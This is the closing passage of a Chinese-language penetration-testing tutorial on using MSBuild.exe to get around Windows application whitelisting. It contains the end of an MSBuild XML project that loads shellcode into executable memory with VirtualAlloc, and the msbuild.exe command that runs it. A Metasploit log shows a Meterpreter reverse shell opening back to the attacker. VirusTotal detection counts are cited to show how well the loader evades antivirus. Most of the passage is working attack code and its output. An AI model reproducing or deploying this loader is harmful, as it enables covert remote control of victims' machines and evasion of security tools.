                0x57,0x68,0x75,0x6e,0x4d,0x61,0xff,0xd5,0x8e,0x5e,0xff,0xc0,0x24,0x0f,0x85,
                0x70,0xff,0xff,0xff,0xe9,0x9b,0xff,0xff,0xff,0x01,0xc3,0x29,0xc6,0x75,0xc1,
                0xc3,0xbb,0xf0,0xb5,0xa2,0x56,0x6a,0x00,0x53,0xff,0xd5 };
              UInt32 funcAddr = VirtualAlloc(0, (UInt32)shellcode.Length,
                MEM_COMMIT, PAGE_EXECUTE_READWRITE);
              Marshal.Copy(shellcode, 0, (IntPtr)(funcAddr), shellcode.Length);
            }
          }
        ]]>
      </Code>
    </Task>
  </UsingTask>
</Project>
```

在msf中监听相应端口，在测试机中执行 C:\windows\microsoft.net\framework\v4.0.30319\msbuild.exe shell2.xml




msf中可上线

```
msf5 exploit(multi/handler) > run

[*] Started reverse TCP handler on 10.211.55.2:3333
[*] Sending stage (180291 bytes) to 10.211.55.3
[*] Meterpreter session 6 opened (10.211.55.2:3333 -> 10.211.55.3:54716) at 2020-02-15 20:18:19 +0800

meterpreter > getpid
Current pid: 1388
meterpreter > |
```


virustotal.com上 shell2.xml 查杀率为18/58



侯亮大神的一篇文章还提供了另外一种xml代

码：<https://micro8.gitbook.io/micro8/contents-1/71-80/71-ji-yu-bai-ming-dan-msbuild.exe-zhi-hang-payload-di-yi-ji>，可以直接对接msf。

virustotal.com上该代码查杀率目前为13/58。



DETECTION	DETAILS	COMMUNITY
Ad-Aware	Trojan.MSProj-Code.Gen	ALYac
Arcabit	Trojan.MSProj-Code.Gen	BitDefender
Emsisoft	Trojan.MSProj-Code.Gen (B)	eScan
FireEye	Trojan.MSProj-Code.Gen	GData
Kaspersky	HEUR:Trojan.PowerShell.Generic	MAX
McAfee	XMLInjector.a	McAfee-GW-Edition
ZoneAlarm by Check Point	HEUR:Trojan.PowerShell.Generic	AegisLab
AhnLab-V3	Undetected	Antiy-AVL
Avast	Undetected	Avast-Mobile
AVG	Undetected	Avira (no cloud)

## 四、参考资料

使用msbuild.exe绕过应用程序白名单（多种方

法）：<https://www.cnblogs.com/backlion/p/10490573.html>

MSBuild.exe-bypass application

whitelisting：<https://pplsec.github.io/2019/03/26/MSBuild.exe-bypass-application-whitelisting/>

基于白名单Msbuild.exe执行payload第一

季：<https://micro8.gitbook.io/micro8/contents-1/71-80/71-ji-yu-bai-ming-dan-msbuild.exe-zhi-hang-payload-di-yi-ji>